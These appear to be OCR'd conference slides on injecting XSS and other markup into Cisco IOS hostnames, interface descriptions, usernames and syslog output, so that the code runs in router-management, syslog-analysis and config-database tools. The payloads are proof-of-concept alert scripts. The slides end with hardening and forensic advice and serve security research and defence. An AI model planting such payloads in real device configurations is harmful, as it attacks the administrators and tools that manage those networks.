
```
hostname
  <SCRIPT>alert("Hello_Cisco")</SCRIPT>
```

```
evil-router>
evil-router>enable
evil-router#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
evil-router(config)#hostname <SCRIPT>alert("Hello_Cisco")</SCRIPT>
% Hostname contains one or more illegal characters.
<SCRIPT>alert("Hello(config)#
```

-> Works only on older IOS.

hostname

- Results in:



attacking router management

- create HTML tagged router-configs
- create HTML tagged syslogs / traps
- create SQL injection based output

- Find out, where the information goes
  - syslog analyser software
  - config database
  - problem solution software

possible places

- Possible positions for code injection
  - description

```
interface fastethernet 0/2
description <h1>Hallo</h1>
```

  - syslog

```
set filename "syslog:"
set fd [open $filename "w"]
puts $fd <SCRIPT>alert("Hello_Cisco")</SCRIPT>
close $fd
```

  - username

```
username <H1>mr-evil</h1> password 7 123456789012
```

Main Problem

- Device hardening is task, for the next week…
- Devices have to many features
- Hard to control
- No common tools, like Antivirus
- Forensics is different on each Devices

possible solution

- Create logfiles and analyze it !
- Watch your traffic !
- Verify configs automatically !
  (and by hand)
- store configs in a secure versioning Tool (like SVN/GIT..)
- Verify the running IOS (MD5)
  watch the tasks running on the Device.
- Audit your network and devices.
- Build forensic knowledge.

Conclusion

- Devices provides a full environment for doing bad things.
- Good Place to hide bad activities.
- Not a common action and way.
- No Antivirus available. ☺

- Detection only from admins.
  config changes, files, traffic …

next steps

- create more scripts for POC demonstration.
- build forensic environments, scripts and documentations.
- monitor all the new features
- do some test with the linux based systems like ACE / NAM .
- Do more forensic / antiforensic stuff

Questions ?

christoph.weber@packetlevel.ch